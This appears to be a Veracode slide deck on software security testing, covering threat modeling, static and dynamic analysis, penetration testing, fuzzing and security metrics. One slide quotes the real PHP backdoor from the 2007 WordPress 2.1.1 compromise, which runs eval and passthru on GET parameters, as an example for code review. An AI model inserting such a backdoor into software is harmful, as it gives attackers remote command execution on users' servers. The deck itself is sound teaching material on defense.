 - Remote execution of code
 - DoS of the Chat Engine process
 - Malformed data being sent to another IM user



Attack Highest Risk Threats First


- High risk threat path
 - Verify credentials process
- High risk threat
 - Authentication process accepts data from anonymous users and passes it to the database server
- Attack pattern
 - SQL Injection attack

Testing Methods

VERACODE

Static Analysis

- Analysis of software performed without actually executing the program
 - Automated source code scanning
 - Automated binary scanning
 - Manual source code review
- In theory, having full application knowledge can reveal bugs and vulnerabilities more quickly than the “trial and error” of dynamic analysis
- Impossible to identify vulnerabilities based on system misconfiguration that exist only in the deployment environment



Automated Source Code Scanning

- **Benefits**

- Full coverage of (custom) code
- Automated process produces consistent results

- **Drawbacks**

- Usually run by individual developers who may not have sufficient security expertise
- Anything more complex than a lexical scanner must be integrated into the build process
- Potentially high FP rate
- Misses parts of program where source is not available

- **Tools**

- Commercial (Fortify, Coverity, Ounce Labs, Klocwork)
- Free (RATS, Flawfinder, PMD)
- Bundled (PREFIX, PREFast, FXCop)

Automated Binary Scanning

- Benefits
 - Full coverage of code, potentially including third-party libraries
 - Binary is a more accurate representation of target than source code
 - Automated process produces consistent results
- Drawbacks
 - Platform/language coverage not as broad as source code scanners
 - Potentially high FP rate
- Tools
 - Code analyzers (FindBugs, Grammatech)
 - Scriptable disassemblers (IDA Pro)
 - SaaS (Veracode SecurityReview)



Manual Source Code Review

- Typical methodology
 - Identify security-critical or other high-value code components, based on output of threat modeling exercise
 - Authentication/Authorization components
 - Components dealing with private or sensitive data
 - Anything that parses untrusted user-supplied data
 - Anything that spawns processes
 - etc.
 - Perform contextual analysis by analyzing data flows and threat paths
 - Perform lexical analysis, looking for specific vulnerability classes, such as:
 - Buffer overflows
 - Format string vulnerabilities
 - Integer overflows



Manual Source Code Review: Example

- One of two WordPress download servers compromised in 2007
- Two PHP files modified to insert a backdoor which allowed remote command injection in WordPress 2.1.1
- Detected within one week

```
function comment_text_phpfilter($filterdata) {
    eval($filterdata);
}
...
if ($_GET["ix"]) { comment_text_phpfilter($_GET["ix"]); }

function get_theme_mcommand($mclds) {
    passthru($mclds);
}
...
if ($_GET["iz"]) { get_theme_mcommand($_GET["iz"]); }
```

Manual Source Code Review

- **Benefits**
 - Only humans are capable of understanding application context and business logic
 - Very low FP rates
- **Drawbacks**
 - Must be narrowly targeted due to time constraints
 - Results quality tied to reviewer expertise
 - Subject to human error
 - Inconsistent results from one review to the next
- **Tools**
 - Editors (vi, emacs, Source Insight)
 - Command-line utilities (grep, diff)
 - IDEs (Visual Studio, Eclipse)

Dynamic Analysis


- Analysis of software performed against a running instance of the program
 - Automated web scanning
 - Manual penetration testing
 - Fuzzing
- Most closely mimics how an attacker typically approaches applications (implementation doesn't matter)
- Due to the lack of internal application knowledge, discovering vulnerabilities can take longer and coverage may be limited
- Exposes vulnerabilities in the deployment environment



Automated Web Scanning

- Typical methodology

- Start with a URL, optionally a set of credentials
- Perform training/baselining (login, logout, 404, etc.)
- Crawl website to enumerate attack surface
- For each attack vector (i.e. somewhere user input can be provided), throw thousands of attack strings at it representing various vulnerability types, and use heuristics to measure success/failure
- Sometimes:
 - Scan for known vulnerabilities
 - Perform “forced browsing”
 - Make other qualitative, high-level observations



Automated Web Scanning

- **Benefits**

- Relatively fast
- Theoretically good coverage; every input is tested
- FP rates generally lower than automated static analysis
- Automated process produces consistent results

- **Drawbacks**

- Web crawlers are easily confused by Ajax
- Results quality dependent on comprehensiveness of crawl
- Crawl depth may be limited by failure to understand business logic
- Heuristics are difficult to implement

- **Tools**

- Commercial (WebInspect, AppScan, NTOSpider)
- Free (open-source HTTP proxies have some automation features)
- SaaS (Veracode, White Hat, HP, IBM)

Manual Penetration Testing (Web)

- Typical methodology
 - Use web browser and an HTTP proxy tool to map out application functionality and behavior
 - Determine potential attack vectors for injection-style vulnerabilities and attempt to exploit them, and use contextual feedback, error messages, etc. to gauge success/failure
 - Attempt to discover vulnerabilities in areas that cannot be easily automated, such as:
 - Authentication/Authorization bypass
 - Cross-site Request Forgery (CSRF)
 - Business logic flaws
 - Cryptographic issues
 - Multi-stage processes
 - etc.



Manual Penetration Testing (Web)

- **Benefits**


- Only humans are capable of understanding application context and business logic
- No crawling issues since the primary tool is a web browser
- Potential to detect complex problems
- 0% FP rates

- **Drawbacks**

- Results quality tied to reviewer expertise
- Coverage tends to be inconsistent due to time-boxing and rat holes
- Inconsistent results from one review to the next

Manual Penetration Testing Tools (Web)

- Active HTTP proxies
 - Burp Proxy
 - Paros
 - WebScarab
- Passive HTTP proxies
 - Google RatProxy
 - ProxMon
- Hybrid automated/manual proxies
 - Pantera
 - ProxyStrike
- Browser plugins
 - TamperData
 - Exploit-Me










Source: OWASP Foundation






Fuzzing

- Typical methodology
 - Start with the DFD from threat modeling
 - If you skipped threat modeling, use discovery tools to enumerate interfaces and other points of attack
 - Create a baseline for that interface
 - If it's a network protocol, capture some traffic
 - If it's a file parser, get a valid example of that file format
 - etc.
 - Model the data
 - Data types, field relationships
 - State relationships
 - Now bombard it with unexpected data to see if you can cause a crash
 - Attempt to reproduce crashes, triage for exploitability


Summary: Static vs. Dynamic Tradeoffs

	Static	Dynamic
Code Coverage		
Ease of Testing		
Noise		
Ratio of Actionable Vulnerabilities		
Cost		
Platform/Language Support		

Summary: Automated vs. Manual Tradeoffs

	Automated	Manual
Depth Within Category		
Breadth and Complexity		
Noise		
Cost		
Repeatability		

Not All Applications Created Equal




Metrics

VERACODE

Measuring Progress

The ONLY VALID MEASUREMENT
OF CODE QUALITY: WTFs/MINUTE



Important Factors for Metrics Reporting

- Make it easy to understand (think Moody's)
- Use industry standards, don't create something new (e.g. CWE, CVSS, OWASP, NIST)
- Capture metadata such as deployment phase, application criticality, development group, etc. for trending purposes

Examples of Application Security Metrics

- Vulnerability Metrics

- Point-in-time analysis

- Number and severity of vulnerabilities by project, by organization, by developer
 - Categories of vulnerabilities by project, by organization, by developer

- Vulnerability trends over time

- How many vulnerabilities were new, fixed, not fixed, or reintroduced
 - Have certain vulnerability types gotten better or worse
 - Are certain teams improving more than others

- % of shared code from other products/projects

- % of third-party code (e.g., libraries)

Examples of Application Security Metrics

■ Process Metrics


- Is an SDLC process used? Are security gates enforced?
- Existence of secure application development standards and testing criteria
- Security status of a new application at delivery (e.g., % compliance with organizational security standards and application system requirements)
- Existence of developer support resources (e.g. FAQs, code fixes, lessons learned, etc.)
- % of developers trained, using organizational security best practice technology, architecture and processes

■ Management Metrics

- % of applications rated “business-critical” that have been tested
- % of applications which business partners, clients, regulators require be “certified”
- Average time to correct vulnerabilities (trending)
- % of flaws by lifecycle phase
- % of applications using centralized security services
- Business impact of critical security incidents


Are You Improving or Not?

- Multiple analyses of a single application over time



Are You Improving or Not?

- Distribution of flaw categories over time



Conclusions

VERACODE

Summary

- Build security in through education and secure design principles
 - Teach them how to fish
- Prioritize security testing using threat modeling
- Don't confuse functional testing with security testing
 - Use cases vs. abuse cases
- Remember, not all applications are created equal
 - Select testing methods based on criticality
- Collect metrics to identify gaps and successes



**The Art of Software Security Testing:
Identifying Software Security Flaws**
by [Chris Wysopal](#), [Lucas Nelson](#), [Dino Dai Zovi](#), [Elfriede Dustin](#)